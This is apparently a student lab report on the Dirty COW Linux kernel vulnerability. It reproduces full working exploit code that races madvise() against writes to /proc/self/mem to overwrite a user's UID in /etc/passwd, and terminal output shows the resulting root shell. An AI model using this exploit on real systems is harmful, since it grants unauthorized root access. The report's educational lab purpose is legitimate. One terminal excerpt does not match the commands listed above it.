Concepts on System Security
Dirty COW Attack

Karthikeyan G
Roll No: CB.SC.P2CYS24008

March 26, 2025

1 Introduction


Dirty COW (Copy-On-Write) is a privilege escalation vulnerability in the Linux kernel. It allows an unprivileged user to modify read-only files and gain root access.

2 Task 1: Modify a Dummy Read-Only File

2.1 Creating a Dummy File

We first need to select a target file. Although this file can be any read-only file in the system, we will use a dummy file in this task, so we do not corrupt an important system file in case we make a mistake.

```
touch /zzz
echo "This is a test file with 222222" > /zzz
chmod 444 /zzz
ls -l /zzz
```




```
bash: /zzz: Permission denied
[03/25/2025 11:20] seed@ubuntu:~/Downloads/Labsetup$ sudo touch /zzz
[03/25/2025 11:20] seed@ubuntu:~/Downloads/Labsetup$ sudo chmod 644 /zzz
[03/25/2025 11:21] seed@ubuntu:~/Downloads/Labsetup$ cat /zzz
111111222222333333
[03/25/2025 11:21] seed@ubuntu:~/Downloads/Labsetup$ ls -l /zzz
-rw-r--r-- 1 root root 19 Mar 25 11:20 /zzz
[03/25/2025 11:21] seed@ubuntu:~/Downloads/Labsetup$ /zzz
bash: /zzz: Permission denied
[03/25/2025 11:21] seed@ubuntu:~/Downloads/Labsetup$ 
```

Figure 1: Dummy Read-Only File Creation

2.2 Launching the Attack


If the `write()` and `madvise()` system calls are invoked alternatively, i.e., one is invoked only after the other is finished, the write operation will always be performed on the private copy, and we will never be able to modify the target file. The only way for the attack to succeed is to perform the `madvise()` system call while the `write()` system call is still running.



```
[03/25/2025 11:25] seed@ubuntu:~/Downloads/Labsetup$ gcc -o cow_attack cow_attac
k.c -lpthread
[03/25/2025 11:26] seed@ubuntu:~/Downloads/Labsetup$ ./cow_attack
^C
[03/25/2025 11:27] seed@ubuntu:~/Downloads/Labsetup$ cat /zzz
111111******333333
[03/25/2025 11:27] seed@ubuntu:~/Downloads/Labsetup$ 
```

Figure 2: Executing the Dirty COW Attack

3 Task 2: Modify the Password File to Gain Root Privilege




```
111111******333333
[03/25/2025 11:27] seed@ubuntu:~/Downloads/Labsetup$ sudo adduser karamr
Adding user `karamr' ...
Adding new group `karamr' (1002) ...
Adding new user `karamr' (1001) with group `karamr' ...
Creating home directory `/home/karamr' ...
```

Figure 3: Adding user (screenshot)

3.1 Attack Code

```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "karamr:x:1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "karamr:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

Listing 1: Dirty COW illustrative code (as in lab screenshots)



```
[03/25/2025 11:30] seed@ubuntu:~/Downloads/Labsetup$ gcc -o cow_attack cow_attack.c -lpthrea
d
[03/25/2025 11:33] seed@ubuntu:~/Downloads/Labsetup$ ./cow_attack
^C
[03/25/2025 11:33] seed@ubuntu:~/Downloads/Labsetup$ cat /etc/passwd | grep karamr
karamr:x:0000:1002:,,,:/home/karamr:/bin/bash
[03/25/2025 11:34] seed@ubuntu:~/Downloads/Labsetup$ su karamr
Password:
root@ubuntu:/home/seed/Downloads/Labsetup# whoami
root
root@ubuntu:/home/seed/Downloads/Labsetup# ls
```

Figure 4: Modifying /etc/passwd to Gain Root Access (screenshot)

4 Conclusion

In this experiment, we demonstrated the Dirty COW vulnerability by modifying a read-only file and escalating privileges by modifying the `/etc/passwd` file. This highlights the critical need for patching and securing Linux systems against privilege escalation exploits.